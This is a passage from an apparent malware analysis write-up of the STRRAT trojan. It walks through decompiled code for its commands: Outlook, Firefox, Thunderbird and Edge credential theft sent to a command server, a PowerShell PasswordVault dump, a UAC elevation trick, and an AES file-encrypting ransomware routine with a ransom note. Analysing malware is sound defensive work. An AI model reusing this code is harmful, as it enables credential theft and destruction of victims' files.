175      StringBuilder stringBuilder = new StringBuilder();
176      int n8 = n5 = 0;
177      while (n8 < n) {
178          stringBuilder.append(Integer.parseInt(string.Substring(n7).Substring(0, 2), 16) + "\n");
179          n7 += 2;
180          n8 = ++n5;
181      }
182      String[] stringArray = stringBuilder.ToString().Split("\n");
183      int[] nArray3 = new int[stringArray.Length];
184      int n9 = n4 = 0;
185      while (n9 < nArray3.Length) {
186          int n10 = n4++;
187          nArray3[n10] = Integer.parseInt(stringArray[n10]);
188          n9 = n4;
189      }
190  }

```



```

49 public final String sdfslf() {
50     Object object;
51     Object object2;
52     Object object3;
53     int n2;
54     Object object4 = new ArrayList<String>();
55     object4.add("Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook");
56     object4.add("Software\\Microsoft\\Windows Messaging Subsystem\\Profiles");
57     Object object5 = new String[]{"7.0", "8.0", "9.0", "10.0", "11.0", "12.0", "14.0", "15.0", "16.0"};
58     int n2 = n = 0;
59     while (n2 < 9) {
60         object3 = object5[n];
61         object4.add(String.format("Software\\Microsoft\\Office\\%s\\Outlook\\Profiles\\Outlook", object3));
62         n2 = ++n;
63     }
64     object5 = new ArrayList<>();
65     Object object6 = object4.iterator();
66     while (object6.hasNext()) {
67         String string = (String)object6.next();
68         try {
69             object3 = sfsrgsbd.sdfslf(-2147483647, string, 0);
70             if (object3 == null) continue;
71             object4 = object3.iterator();
72             while (object4.hasNext()) {
73                 object2 = (String)object4.next();
74                 for (Object object7 : sfsrgsbd.sdfslf(-2147483647, new StringBuilder().insert(0, string).append("\\").append((String)object2).toString(), 0)) {
75                     object7 = new StringBuilder().insert(0, string).append("\\").append((String)object2).append("\\").append((String)object7).toString();
76                     object = Advapi32Util.registryGetValues(WinReg.HKEY_CURRENT_USER, (String)object7);
77                     if (object == null || !xncxhc.sdfslf(object7 = object.keySet(), "password")) continue;
78                     object5.add(object);
79                 }
80             }
81         } catch (Exception exception) {
82             object3 = exception;
83             exception.printStackTrace();
84         }
85     }
86 }
    
```

Windows API used to search through registry keys

Further on from this we find that it will examine any key which contains “IMAP Password”, “POP3 Password”, “HTTP Password”, or “SMTP Password”, and will then pull out the corresponding SMTP Server, Email, and Password (after decrypting using ‘CryptUnprotectData’ which once again uses DPAPI).

```

87 Object = new StringBuilder();
88 if (object.size() > 0) {
89     (String)[] stringArray = new String[]{"IMAP Password", "POP3 Password", "HTTP Password", "SMTP Password"};
90     Iterator iterator = object.iterator();
91     while (iterator.hasNext()) {
92         int n3;
93         Object object;
94         object = object.iterator().next();
95         object = null;
96         Object = stringArray;
97         int n4 = n3 = 0;
98         while (n4 < 4) {
99             object = object[n3];
100             if (object.get(object) != null) {
101                 byte[] byteArray = ((byte[])object.get(object));
102                 if (byteArray != null && ((object).length() > 0) {
103                     object2 = xncxhc.sdfslf(byteArray, object);
104                     object = object2;
105                 }
106             }
107             n4 = ++n3;
108         }
109         object = null;
110         Iterator iterator2 = object.iterator();
111         if (iterator2 != null) {
112             try {
113                 object5 = ((String)(Object)iterator2).getBytes();
114             } catch (Exception exception) {
115                 object5 = ((byte[])iterator2);
116             }
117         }
118         object = null;
119         Object = object4.get("SMTP Server");
120         if (Object != null) {
121             try {
122                 object7 = ((String)Object).getBytes();
123             } catch (Exception exception) {
124                 object7 = ((byte[])Object);
125             }
126             object7 = String.format("SMTP Server: %s | %sMail: %s | %sPassword: %s", Object, object7 == null ? "" : new String((byte[])object7).replace(" ", ""), object7 == null ? "" : new String((byte[])object7).replace(" ", ""), object7 == null ? "" : new String((byte[])object7).replace(" ", ""));
127             iterator = object.iterator();
128             while (iterator.hasNext()) {
129                 ((StringBuilder)Object).append(String.format("%s\n", object7));
130             }
131         } else {
132             ((StringBuilder)Object).append("No Password Found");
133         }
134     }
135     return ((StringBuilder)Object).toString();
136 }
    
```

Based on this we can infer that ‘outlook-pass’ is used to retrieve the SMTP Server, Email, and Password values stored from within the appropriate Outlook registry keys if they exist on the system.

Command Functionality: fox-pass

This command primarily functions from within the ‘dncbnf(boolean)’ class, this time things are a bit different when creating an instance of this object as it uses variables ‘sabretb’, and ‘sdfslf’ in determining what is happening when this command is run, it also has an error message to indicate the command will be targeting Firefox.

```

} else if (stringArray2[0].equals("fox-pass")) {
    object2 = object = new dncbnf(false);
    if ((dncbnf) object).sabretb {
        object2 = object;
        cbnfhdn.sdfslf(((dncbnf) object2).sdfslf, new StringBuilder().insert(0, "fox-dec-files|").append(cbnfhdn.sabretb()).append("|").append(cbnfhdn.sdfslf()).toString());
        object2 = object;
        new File(((dncbnf) object2).sdfslf).delete();
        cbnfhdn.StatusUpdate("Ready");
    } else {
        cbnfhdn.StatusUpdate("Firefox Not Installed");
    }
}
    
```

Examining this class we find that upon being instantiated it will set a number of variables and run 'this.bsgshsbs()'. This method looks to have support for both 'Thunderbird' and 'Firefox' based on examined strings; however, we need to take note that the object is being created with 'false' in this instance and as such will have a variable 'dfhtteg' set to 'false' that plays a key part in determining whether this is looking at Firefox or Thunderbird.

```
109 doconf dohseeb bl {
110 doconf dohseeb = this;
111 doconf dohseeb = false;
112 doconf dohseeb = null;
113 this.dfhhtteg = false;
114 this.dfhhtteg = bl;
115 this.bsgshsbs();
116 }
117
118 private void bsgshsbs() {
119 try {
120 Object object = this;
121 object = ((doconf dohseeb).dfhhtteg > new StringBuilder().insert(0, System.getProperty("user.home")).append("\\AppData\\Roaming\\Thunderbird").toString());
122 Object object2 = new StringBuilder().insert(0, System.getProperty("user.home")).append("\\AppData\\Roaming\\Mozilla\\Firefox").toString();
123 Serializable serializable = new ArrayList<>();
124 for (Object object3 : ((doconf dohseeb).dfhhtteg).toString().split("\\n")) {
125 if (!((String)object3).startsWith("Profile")) continue;
126 serializable.add(object3);
127 }
128 if (serializable.size() > 0) {
129 Object object4 = ((doconf dohseeb).dfhhtteg).toString().replace("\\", "/");
130 serializable.toArray(new String[serializable.size()]);
131 Object object5 = new File(new StringBuilder().insert(0, (String)object4).append("\\").append(serializable.get(0)).append("\\").toString());
132 Object object6 = new File(new StringBuilder().insert(0, (String)object4).append("\\logins.json").toString());
133 Object object7 = new File(new StringBuilder().insert(0, (String)object4).append("\\key4.db").toString());
134 serializable = new File(new StringBuilder().insert(0, (String)object4).append("\\cert9.db").toString());
135 if (((File)object5).exists() && ((File)object6).exists() && ((File)serializable).exists()) {
136 this.dfhhtteg = object5;
137 this.dfhhtteg = this.dfhhtteg((File)object5, (File)object6, (File)serializable);
138 return;
139 }
140 }
141 }
142 catch (IOException iOException) {
143 Logger.getLogger(dohmf.class.getName()).log(Level.SEVERE, null, iOException);
144 }
145 }
146 }
```

Annotations in the image:

- Yellow box: "Set to false in this instance" with an arrow pointing to line 114.
- Yellow box: "If set to true" with an arrow pointing to line 121.
- Yellow box: "If set to false" with an arrow pointing to line 136.
- Red box: Method signature and implementation for `dfhhtteg(String string)` starting at line 125.
- Red box: Method signature and implementation for `dfhhtteg(String object, String string, String string2)` starting at line 136.

In the above we can see that this is specifically looking for a 'profiles.ini' file in the user's roaming directory for Firefox to be used within a new object created from 'nddfgndt(String)', and is specifically looking for anything that starts with the string 'Profile' in the list of returned objects. The gist of this is that it will be extracting the relevant Firefox profile directory to then search for the files 'logins.json', 'key4.db', and 'cert9.db', prior to running the method 'sdfsldf(File, File, File)' over these 3 files.

```

56 private String sdfsldf(File object, File file, File file2) {
57     ZipOutputStream zipOutputStream = null;
58     String string = new StringBuilder().insert(0, this.sdfsldf).append("\\rpack.zip").toString();
59     zipOutputStream = new ZipOutputStream(new FileOutputStream(new File(string)));
60     ZipOutputStream zipOutputStream2 = zipOutputStream;
61     ZipOutputStream zipOutputStream3 = zipOutputStream;
62     zipOutputStream.putNextEntry(new ZipEntry(((File)object).getName()));
63     dnccnf.sdfsldf(new FileInputStream((File)object), zipOutputStream);
64     zipOutputStream3.closeEntry();
65     zipOutputStream3.putNextEntry(new ZipEntry(file.getName()));
66     dnccnf.sdfsldf(new FileInputStream(file), zipOutputStream);
67     zipOutputStream3.closeEntry();
68     zipOutputStream2.putNextEntry(new ZipEntry(file2.getName()));
69     dnccnf.sdfsldf(new FileInputStream(file2), zipOutputStream);
70     zipOutputStream.closeEntry();
71     zipOutputStream2.close();
72     this.sabretb = true;
73     object = string;
74     try {
75         zipOutputStream.close();
76         return object;
77     }
78     catch (IOException iOException) {
79         Logger.getLogger(dnccnf.class.getName()).log(Level.SEVERE, null, iOException);
80         return object;
81     }
82     catch (Exception exception) {
83         try {
84             Logger.getLogger(dnccnf.class.getName()).log(Level.SEVERE, null, exception);
85         }
86         catch (Throwable throwable) {
87             Throwable throwable2;
88             try {
89                 zipOutputStream.close();
90                 throwable2 = throwable;
91             }
92             catch (IOException iOException) {
93                 Logger.getLogger(dnccnf.class.getName()).log(Level.SEVERE, null, iOException);
94                 throwable2 = throwable;
95             }
96             throw throwable2;
97         }
98         try {
99             zipOutputStream.close();
100            return null;
101        }
102        catch (IOException iOException) {
103            Logger.getLogger(dnccnf.class.getName()).log(Level.SEVERE, null, iOException);
104            return null;
105        }
106    }
107 }

```

The above clears up what this is doing. After locating the above files they will attempt to be compressed into an archive called 'rpack.zip' which is sent as a serialized sequence of data. This differs from the previously seen commands in that there are no attempts to decrypt or decode these files to retrieve the credentials in cleartext, but rather is exfiltrating 3 files 'logins.json', 'key4.db', 'cert9.db' in an attempt to clone the user's Firefox profile. We can see these files are useful in doing so by looking at an answer given by 'cor-el' here on a [Mozilla Support Forum](#), replicated below for convenience.

Firefox 58+ versions use key4.db for the key file (default salt and master password).
Previous Firefox versions used the key3.db file although they can use key4.db (SQLite).
Support for SQLite databases (key4.db and cert9.db) exists since 2011.
If you copy logins.json and key4.db to the current profile folder then Firefox should be able to find the username.
Note the logins.json and key4.db should match.

Based on this we can infer that 'fox-pass' is used to retrieve the user's 'logins.json', 'key4.db', and 'cert9.db' files from their respective Firefox profile in order to later decrypt these or import these into a Firefox session to steal credentials.

Command Functionality: tb-pass

This command primarily functions from within the 'dncbnf(boolean)' class much like the 'fox-pass' command, only this time it is being run with a 'true' value rather than a 'false' value being passed.

```
    } else if (stringArray2[0].equals("tb-pass")) {
        object2 = object = new dncbnf(true);
        if (((dncbnf)object).sabretb) {
            object2 = object;
            cbnfdhn.sdflidf(((dncbnf)object2).sdflidf, new StringBuilder().insert(0, "tb-dec-files|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdflidf()).toString());
            object2 = object;
            new File(((dncbnf)object2).sdflidf).delete();
            cbnfdhn.StatusUpdate("Ready");
        } else {
            cbnfdhn.StatusUpdate("Thunderbird Not Installed");
        }
    }
```

The sole difference between this command being run and the 'fox-pass' command being run is that this is instead looking for the common 'Thunderbird' working directories as opposed to the 'Firefox' ones. Examining [this post](#) on MozillaZine, a Mozilla documentation website created by the user community, we find this also contains 'logins.json', 'key4.db', and 'cert9.db' which can be used to recover stored passwords.

Based on this we can infer that 'tb-pass' is used to retrieve the user's 'logins.json', 'key4.db', and 'cert9.db' files from their respective Thunderbird profile in order to later decrypt these or import these into a Thunderbird session to steal credentials.

Command Functionality: ie-pass

This command primarily functions from within the 'dhgdghd()' class.

```
    } else if (stringArray2[0].equals("ie-pass")) {
        object2 = object = new dhgdghd();
        cbnfdhn.StatusUpdateSend(new StringBuilder().insert(0, "ie-pass|").append(cbnfdhn.sabretb()).append("|").append(cbnfdhn.sdflidf()).append("|").append(((dhgdghd)object2).sdflidf).toString());
        cbnfdhn.StatusUpdate("Ready");
    }
```

Examining this class we find that this is actually one of the more simple classes. Upon being instantiated this object will launch a new powershell process and create a new object of type Windows.Security.Credentials.PasswordVault. From here it will run the [RetrieveAll](#) method to quite literally retrieve all the credentials stored in the Credential Locker. This will generally bring back hidden passwords; however, a quick pipe to [RetrievePassword](#) successfully extracts these credentials.

```

9 import java.io.BufferedReader;
10 import java.io.IOException;
11 import java.io.InputStreamReader;
12
13 public final class dhgdghd {
14     String sdfsfdf;
15
16     public final String sdfsfdf() {
17         return this.sdfsfdf;
18     }
19
20     dhgdghd() {
21         String string = "";
22         try {
23             int n;
24             String[] stringArray = [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]\r\n";
25             stringArray = new StringBuilder().insert(0, (String)stringArray).append("$vault = New-Object Windows.Security.Credentials.PasswordVault\r\n").toString();
26             stringArray = new StringBuilder().insert(0, (String)stringArray).append("$vault.RetrieveAll() | % { $_.RetrievePassword();$_ }").toString();
27             stringArray = new ProcessBuilder("powershell.exe", stringArray);
28             stringArray.redirectErrorStream(true);
29             stringArray = stringArray.start();
30             BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(stringArray.getInputStream()));
31             stringArray.getOutputStream().close();
32             CharSequence charSequence = new StringBuilder();
33             block2: while (true) {
34                 BufferedReader bufferedReader2 = bufferedReader;
35                 while ((stringArray = bufferedReader2.readLine()) != null) {
36                     if (stringArray.trim().equals("")) continue block2;
37                     bufferedReader2 = bufferedReader;
38                     ((StringBuilder)charSequence).append((String)stringArray + "\n");
39                 }
40                 break;
41             }
42             bufferedReader.close();
43             stringArray = ((StringBuilder)charSequence).toString().split("\n");
44             int n2 = n = 0;
45             while (n2 < stringArray.length) {
46                 if (stringArray[n].contains("[hidden]") {
47                     CharSequence charSequence2 = charSequence = stringArray[n].trim();
48                     String string2 = ((String)charSequence2).substring(0, ((String)charSequence2).indexOf(" "));
49                     CharSequence charSequence3 = charSequence = ((String)charSequence2).substring(string2.length()).trim();
50                     String string3 = ((String)charSequence3).substring(0, ((String)charSequence3).indexOf(" "));
51                     CharSequence charSequence4 = charSequence = ((String)charSequence3).substring(string3.length()).trim();
52                     charSequence = ((String)charSequence4).substring(0, ((String)charSequence4).indexOf("[hidden]").trim());
53                     string = new StringBuilder().insert(0, string).append("Website: ").append(string3).append("\r\n").toString();
54                     string = new StringBuilder().insert(0, string).append("Username: ").append(string2).append("\r\n").toString();
55                     string = new StringBuilder().insert(0, string).append("Password: ").append((String)charSequence).append("\r\n").toString();
56                     string = new StringBuilder().insert(0, string).append("\r\n").toString();
57                 }
58                 n2 = ++n;
59             }
60             if (string.equals("")) {
61                 string = "No Password Found";
62             }
63             this.sdfsfdf = string;
64             return;
65         }
66         catch (IOException iOException) {
67             this.sdfsfdf = string;
68             return;
69         }
70     }

```

Once again if we weren't sure about this we could do a search and wind up on Github with some code to [retrieve credentials from IE & Edge](#) which is identical.

```

# Content: Receive Credentials from IE & Edge
# Author: Florian Hanseman | @CyberWarship | https://hansesecure.de
# Date: 09/2020

[void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]
$vault = New-Object Windows.Security.Credentials.PasswordVault
$vault.RetrieveAll() | % { $_.RetrievePassword();$_ } | select username,resource,password

```

Based on this we can infer that 'ie-pass' is used to retrieve all the credentials stored in the Credential Locker used by Edge and Internet Explorer...and that malware authors rip code off from others, who'd have thought?

Command Functionality: all-pass

This command begins to chain a number of the above credential harvesting techniques specifically called out in 'dhgdghd()' (IE / Edge), 'thtyrths()' (Google Chrome), 'dsgsdffe()' (Foxmail), 'xncxbc()' (Outlook), before checking if the command passed was 'save-all-pass', in the event it was, it will send these to the C2 before further processing occurs.

```

} else if (stringArray2[0].equals("all-pass") || stringArray[0].equals("save-all-pass")) {
    StringBuilder stringBuilder;
    object = new StringBuilder();
    ((StringBuilder)object).append("Internet Explorer / Edge\r\n");
    object2 = new StringBuilder();
    ((StringBuilder)object2).append(((dncbhf)object2).sdfidf + "\r\n\r\nGoogle Chrome\r\n");
    ((StringBuilder)object).append(new StringBuilder().insert(0, new char[1]).sdfidf).append("\r\n\r\nFoxMail\r\n");
    ((StringBuilder)object).append(new StringBuilder().insert(0, new char[1]).sdfidf).append("\r\n\r\nOutlook Res1\r\n");
    ((StringBuilder)object).append(new char[1]).sdfidf();
    if (stringArray[0].equals("save-all-pass")) {
        stringBuilder = new StringBuilder();
        cbnfdhn.StatusUpdateSend(stringBuilder.insert(0, "save-all-pass").append(cbnfdhn.sabretb()).append("\r\n").append(cbnfdhn.sdfidf()).append("\r\n").append(((StringBuilder)object).toString()).toString());
        cbnfdhn.StatusUpdate("Ready");
    } else {
        Object object4;
        stringBuilder = new StringBuilder();
        object3 = cbnfdhn.StatusUpdateSend(stringBuilder.insert(0, stringArray2[0]).append("\r\n").append(cbnfdhn.sabretb()).append("\r\n").append(cbnfdhn.sdfidf()).append("\r\n").append(((StringBuilder)object).toString()).toString());
        object2 = object = new dncbhf(false);
        if (((dncbhf)object).sabretb) {
            object2 = object;
            cbnfdhn.sdfidf(((dncbhf)object2).sdfidf, (Socket)object3);
            object2 = object;
            new File(((dncbhf)object2).sdfidf).delete();
        } else {
            cbnfdhn.sdfidf("Firefox Not Installed", (Socket)object3);
        }
        object2 = object = new dncbhf(true);
        if (((dncbhf)object).sabretb) {
            object2 = object;
            Object object3;
            object3 = object2;
            cbnfdhn.sdfidf(((dncbhf)object2).sdfidf, (Socket)object3);
            object2 = object;
            new File(((dncbhf)object2).sdfidf).delete();
        } else {
            cbnfdhn.sdfidf("Thunderbird Not Installed", (Socket)object3);
            object4 = object3;
        }
        ((Socket)object4).close();
        cbnfdhn.StatusUpdate("Ready");
    }
}

```

From the above we also see that if the command didn't include 'save-all-pass', STRRAT will continue processing 'dncbhf(boolean)' to get both Firefox and Thunderbird related files which will be sent to the C2.

Based on this we can infer that 'all-pass' is used to harvest credentials for IE/Edge, Google Chrome, Foxmail, and Outlook. In the event that 'save-all-pass' is being sent instead as the command, this will send all of these to the C2. If not, it will go out and try to retrieve Firefox and Thunderbird files needed to decrypt or import passwords.

Command Functionality: save-all-pass

This command is actually a part of the 'all-pass' command mentioned above and determines if credentials will be sent to the C2 or not.

Command Functionality: chk-priv

This command functions by simply running cbnfdhn.ssdgsbh() and sending back your privileges as either 'Admin' or 'User'.

```

} else if (stringArray2[0].equals("chk-priv")) {
    if (cbnfdhn.ssdgsbh()) {
        cbnfdhn.StatusUpdate("Privilege: Admin");
    } else {
        cbnfdhn.StatusUpdate("Privilege: User");
    }
}

```

Just when we thought commands couldn't be more simple we find this. By examining ssdgsbh() we can see that this is used to try and write a new file to 'C:\Windows\System32\config\dummy.log'.

```

504 private static boolean ssdgsbh() {
505     try {
506         FileWriter fileWriter = new FileWriter("C:\\Windows\\System32\\config\\dummy.log" );
507         fileWriter.write("1:2");
508         fileWriter.close();
509         return true;
510     }
511     catch (Exception exception) {
512         return false;
513     }
514 }

```

Because the location this file is being written to has a default Access Control List (ACL) which restricts it to Administrators, this command takes a shortcut method of trying to write a dummy file, and if it can't do it just assumes you're not an Administrator, cute.

Based on this we can infer that 'chk-priv' is used to try and write a dummy file to C:\Windows\System32\config\dummy.log as a way to check user privileges. Where it's successful it will send back 'Privilege: Admin', and where it fails it will instead send back 'Privilege: User'.

Command Functionality: req-priv

This command primarily functions from the 'sstydn()' method inside of cbnfdhn which if the method returns 'true' will cause this process to terminate via System.exit(0).

```
    } else if (stringArray2[0].equals("req-priv")) {
        fileLock.sdfsldf();
        if (cbnfdhn.sstydn()) {
            System.exit(0);
        } else {
            fileLock.sabretb();
            cbnfdhn.StatusUpdate("Permission Denied");
        }
    }
```

The reason this is occurring can be uncovered easily as we dive into 'sstydn()'. Looking at this method we can see that it is attempting to launch PowerShell in order to use the 'start-process' commandlet to run STRRAT using '-verb runAS'. As this happens STRRAT will be attempting to use PowerShell to launch STRRAT as administrator which will generally function by sending a UAC prompt to the user asking if they want to run this.

```
private static boolean sstydn() {
    try {
        Object object = new StringBuilder().insert(0, "Start-Process ").append(System.getProperty("java.home")).append("\\bin\\javaw.exe" + "-argumentlist '-jar '").append(Main.GetJarRunPath()).append(" " + "-verb runAS").toString();
        Object object2 = new ProcessBuilder(new String[]{"powershell", object});
        if (ProcessBuilder.Redirect.STDOUT.equals(object2.redirectStream(true))) {
            object2 = ((ProcessBuilder) object2).start();
        }
        object = new BufferedReader(new InputStreamReader(((Process) object2).getInputStream()));
        String string;
        String string2;
        Block2: while (true) {
            string = object2.readLine();
            while (string != null) {
                if (string.trim().equals("")) continue Block2;
                object2 = object;
                stringBuilder.append(string);
            }
            break;
        }
        ((BufferedReader) object2).close();
        return stringBuilder.toString().equals("");
    } catch (Exception exception) {
        return false;
    }
}
```

If the user confirms this or UAC is not enabled then this will return true and kill the current STRRAT process as a new one will have been spawned with Administrator rights.

Based on this we can infer that 'req-priv' is used to use PowerShell in an attempt to run STRRAT with administrator rights/privileges.

Command Functionality: rw-encrypt

This command primarily functions from a newly created object of 'sdfsldf(string)'.

```
    } else if (stringArray2[0].equals("rw-encrypt")) {
        object = new sdfsldf(stringArray2[1]);
        new Thread(new bsgshsbs((sdfsldf) object)).start();
        cbnfdhn.StatusUpdate("Encrypting Files");
    }
```

What's important here is that the method is passed in an string when it is created that gets assigned to 'dfhtteg', this will later be used as a passphrase.

```
14  sdfslf(String string) {  
15      this.dfhtteg = string;  
16      string = new StringBuilder().insert(0, System.getProperty("user.home").append(File.separator).toString());  
17      this.sabreb = new String[]{string + "Downloads", new StringBuilder().insert(0, string).append("Documents").toString(), new StringBuilder().insert(0, string).append("Desktop").toString()};  
18  }  
19  
20
```

There's also a variable 'sdfsldf' which contains the string '.crimson' and is used throughout this command being run. In summary this will take a passed string as a password, and upon being instantiated will locate the user's Downloads, Documents, and Desktop directory and store this in an array. From here STRRAT will iterate over the array, and if a file exists at that location it will read in the bytes of that file into another array. From this it will use a passphrase stored in 'dfhtteg' and proceed to encrypt the bytes of the read in file one by one using AES-128 encryption. The encrypted bytes are then written back to disk at the same location, except with the '.crimson' extension, and the original file is then deleted.

```

35 static void sdfslf(sdfslf sdfslf2) {
36     Object object5;
37     Object object2;
38     int n;
39     sdfslf sdfslf3 = sdfslf2;
40     Object object3 = new ArrayList();
41     Object object4 = sdfslf3.sabretb;
42     int n2 = sdfslf3.sabretb.length;
43     int n3 = n = 0;
44     while (n3 < n2) {
45         object2 = object4[n];
46         if (((File) object2 = new File((String) object2)).exists()) {
47             for (Object object5 : carLambo.sdfslf.sdfslf(((File) object2).getAbsolutePath())) {
48                 if (((File) object5 = new File((String) object5)).length() > 1024000L continue;
49                 object3.add(((File) object5).getAbsolutePath());
50             }
51         }
52         n3 = ++n;
53     }
54     object5 = object3.iterator();
55     while (object5.hasNext()) {
56         Object object6 = (String) object5.next();
57         object6 = new File((String) object6);
58         Object object7 = new StringBuilder().insert(0, ((File) object6).getAbsolutePath()).append(sdfslf).toString();
59         try {
60             Object object8 = new ByteArrayOutputStream();
61             object3 = new byte[8192];
62             Object object9 = object4 = new FileInputStream((File) object6);
63             while (true) {
64                 if ((n2 = ((FileInputStream) object9).read((byte[]) object3, 0, 8192)) == -1) break;
65                 ((ByteArrayOutputStream) object8).write((byte[]) object3, 0, n2);
66                 object9 = object4;
67             }
68             ((FileInputStream) object4).close();
69             object3 = ((ByteArrayOutputStream) object8).toByteArray();
70             object8 = sdfslf2.dfhtteg;
71             object4 = new SecureRandom();
72             byte[] byteArray = new byte[16];
73             ((SecureRandom) object4).nextBytes(byteArray);
74             object4 = carLambo.sabretb.CreateSecKey((String) object8, byteArray);
75             object8 = Cipher.getInstance("AES/CBC/PKCS5PADDING");
76             object2 = new IvParameterSpec(byteArray);
77             Object object10 = object8;
78             ((Cipher) object10).init(1, (Key) object4, (AlgorithmParameterSpec) object2);
79             object3 = ((Cipher) object10).doFinal((byte[]) object3);
80             object4 = ByteBuffer.allocate(20 + ((Object) object3).length);
81             ((ByteBuffer) object4).putInt(16);
82             ((ByteBuffer) object4).put(byteArray);
83             ((ByteBuffer) object4).put((byte[]) object3);
84             byteArray = ((ByteBuffer) object4).array();
85             Object object11 = object7 = new FileOutputStream(new File((String) object7));
86             ((FileOutputStream) object11).write(byteArray);
87             ((OutputStream) object11).flush();
88             ((FileOutputStream) object11).close();
89             ((File) object6).delete();
90         } catch (exception) {}
91     }
92     ("Done Encrypting")
93     on) {
94         sdfslf.class.getName()).log(Level.SEVERE, null, exception);
95     }
96 }

```

object4 becomes a reference to the user's Downloads, Documents, and Desktop directory

Iterate through ArrayList

For each passed string in the array, check if a file exists at that location on disk. If it does, add the path to it on disk to ArrayList (object3)

Read object9 (file on disk) into object3 byte array

Write these bytes into object8 ByteArrayOutputStream which is then sent back into a ByteArray called object3

Perform AES encryption on object3 using a created 16-byte key (AES-128) and add in necessary nonce for decryption

Write file with encrypted bytes and '.crimson' extension

Delete original file

Get path of file + '.crimson' extension appended

Set the passphrase used to derive PBKDF key to what's contained in 'dfhtteg' which is the passphrase sent when running rw-encrypt

This highlights the importance of examining malware revisions for changes and citing your sources given a number of companies copy work by other researchers or companies without giving proper credit or performing the analysis themselves. At the time of writing I have identified at least 2 posts publicly which are still stating that this RAT doesn't implement a ransomware routine and merely changes the extension of files on disk, and from what we can see here, this is simply not the case. The posts go into no technical detail and despite showing version 1.4 and 1.5 of STRRAT in the analysis, it's mentioned this is a fake ransomware module. From at least version 1.4 this in fact does look to have a fully functioning ransomware routine as shown here, and I strongly believe anyone who thinks otherwise is citing (or not citing) old research without analysing the samples themselves.

Based on this we can infer that 'rw-encrypt' is used as a ransomware module to encrypt the user's Downloads, Documents, and Desktop directory using AES-128.

Command Functionality: rw-decrypt

This command primarily functions from a newly created object of 'sdfsldf(string)' much like the 'rw-encrypt' command, with the difference being that the new thread being created is instead occurring via 'dfghdmc'.

```
} else if (stringArray2[0].equals("rw-decrypt")) {  
    object = new sdfsldf(stringArray2[1]);  
    new Thread(new dfghdmc((sdfsldf) object)).start();  
    cbnfdhn.StatusUpdate("Decrypting Files");  
}
```

Examining this we can see that this will instead kickoff a method of 'sabretb' inside of 'sdfsldf'.

```
7 package carLambo;  
8  
9 import carLambo.sdfsldf;  
10  
11 final class dfghdmc  
12 implements Runnable {  
13     private sdfsldf sdfsldf;  
14  
15     dfghdmc(sdfsldf sdfsldf2) {  
16         this.sdfsldf = sdfsldf2;  
17     }  
18  
19     public final void run() {  
20         carLambo.sdfsldf.sabretb(this.sdfsldf);  
21     }  
22 }  
23
```

Taking a look into this we find it is much the same as 'rw-encrypt', except with a difference being it is using the previously established object in 'rw-encrypt' and a passphrase down to decrypt the files of interest by reusing the 'DecryptConfig' method which we previously renamed. This method is more broadly used as a decryption method now, both for STRRAT's configuration file, and also the ransomware decryption module.

```

253     static void sabretb (sdfsldf stringArray) {
254         Object object;
255         int n;
256         Object object2 = stringArray;
257         Object object3 = new ArrayList();
258         object2 = ((sdfsldf)object2).sabretb;
259         int n2 = ((sdfsldf)object2).sabretb.length;
260         int n3 = n = 0;
261         while (n3 < n2) {
262             object = object2[n];
263             if (((File)(object = new File((String)object)).exists()) {
264                 for (Object object4 : carLambo.sdfsldf.sdfsldf(((File)object).getAbsolutePath())) {
265                     if (!(File)(object4 = new File((String)object4)).getName().endsWith(sdfsldf)) continue;
266                     object3.add(((File)object4).getAbsolutePath());
267                 }
268             }
269             n3 = ++n;
270         }
271         object2 = object3.iterator();
272         while (object2.hasNext()) {
273             object3 = (String)object2.next();
274             object3 = new File((String)object3);
275             Object object5 = ((File)object3).getAbsolutePath().substring(0, ((File)object3).getAbsolutePath().lastIndexOf(sdfsldf));
276             try {
277                 Object object4;
278                 ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
279                 object = new byte[8192];
280                 Object object6 = new FileInputStream((File)object3);
281                 while (true) {
282                     int n4;
283                     if ((n4 = ((FileInoutStream)object6).read((byte[])object, 0, 8192)) == -1) break;
284                     byteArrayOutputStream.write((byte[])object, 0, n4);
285                     object6 = object4;
286                 }
287                 ((FileInputStream)object4).close();
288                 byte[] byteArray = carLambo.sabretb.DecryptConfig(stringArray.dfhtthead, byteArrayOutputStream.toByteArray());
289                 Object object7 = new FileOutputStream(new File((String)object5));
290                 ((FileOutputStream)object7).write(byteArray);
291                 ((OutputStream)object7).flush();
292                 ((FileOutputStream)object7).close();
293                 ((File)object3).delete();
294             }
295             catch (Exception exception) {}
296         }
297         try {
298             cbnfdhn.StatusUpdate("Done Decrypting");
299             return;
300         }
301         catch (Exception exception) {
302             Logger.getLogger(sdfsldf.class.getName()).log(Level.SEVERE, null, exception);
303             return;
304         }
305     }

```

Based on this we can infer that 'rw-decrypt' is used as the recovery method for STRRAT's ransomware module and is used to decrypt the user's Downloads, Documents, and Desktop directory using AES-128.

Command Functionality: show-msg

This command works as the message component of the executed ransomware and is very basic in how it works. First off it will get the location of the user's desktop and create a file called 'crimson_info.txt' there. From here it will take a passed string to the command and write it within that file, and finally it will execute notepad to display the contents of this file to the user.

```

} else if (stringArray2[0].equals("show-msg")) {
    object = new StringBuilder().insert(0, System.getProperty("user.home").append(File.separator).append("Desktop").append(File.separator).append("crimson_info.txt").toString());
    FileWriter fileWriter = new FileWriter((String)object);
    fileWriter.write(stringArray2[1]);
    fileWriter.close();
    Runtime.getRuntime().exec(new StringBuilder().insert(0, "cmd.exe /c notepad \").append((String)object).append("\").toString());
    cbnfdhn.StatusUpdate("Ready");
}

```

This is pretty unusual and bizarre to be honest, given most ransomware variants will encrypt a number of files and do this not only in multiple threads, but with multiple files being dropped and a message which is modular but baked into the ransomware sample. In comparison this seems to just give the functionality to either use this or not depending on what the operator wishes to do.

Based on this we can infer that 'show-msg' is used to create and display a ransomware (or arbitrary) message to a victim by creating a text file on the user's desktop and using notepad to open it.

Command Functionality: screen-on

This command kicks off a new thread of object 'fhjtjtg()' which has been created.

```
} else if (stringArray2[0].equals("screen-on")) {  
    new Thread(new fhjtjtg()).start();  
    cbnfdhn.StatusUpdate("Activated");  
}
```

Examining this we find it kicks off the method 'bsgshsbs()' from within 'cbnfdhn'.

```
9 import carLambo.cbnfdhn;  
0  
1 final class fhjtjtg  
2 implements Runnable {  
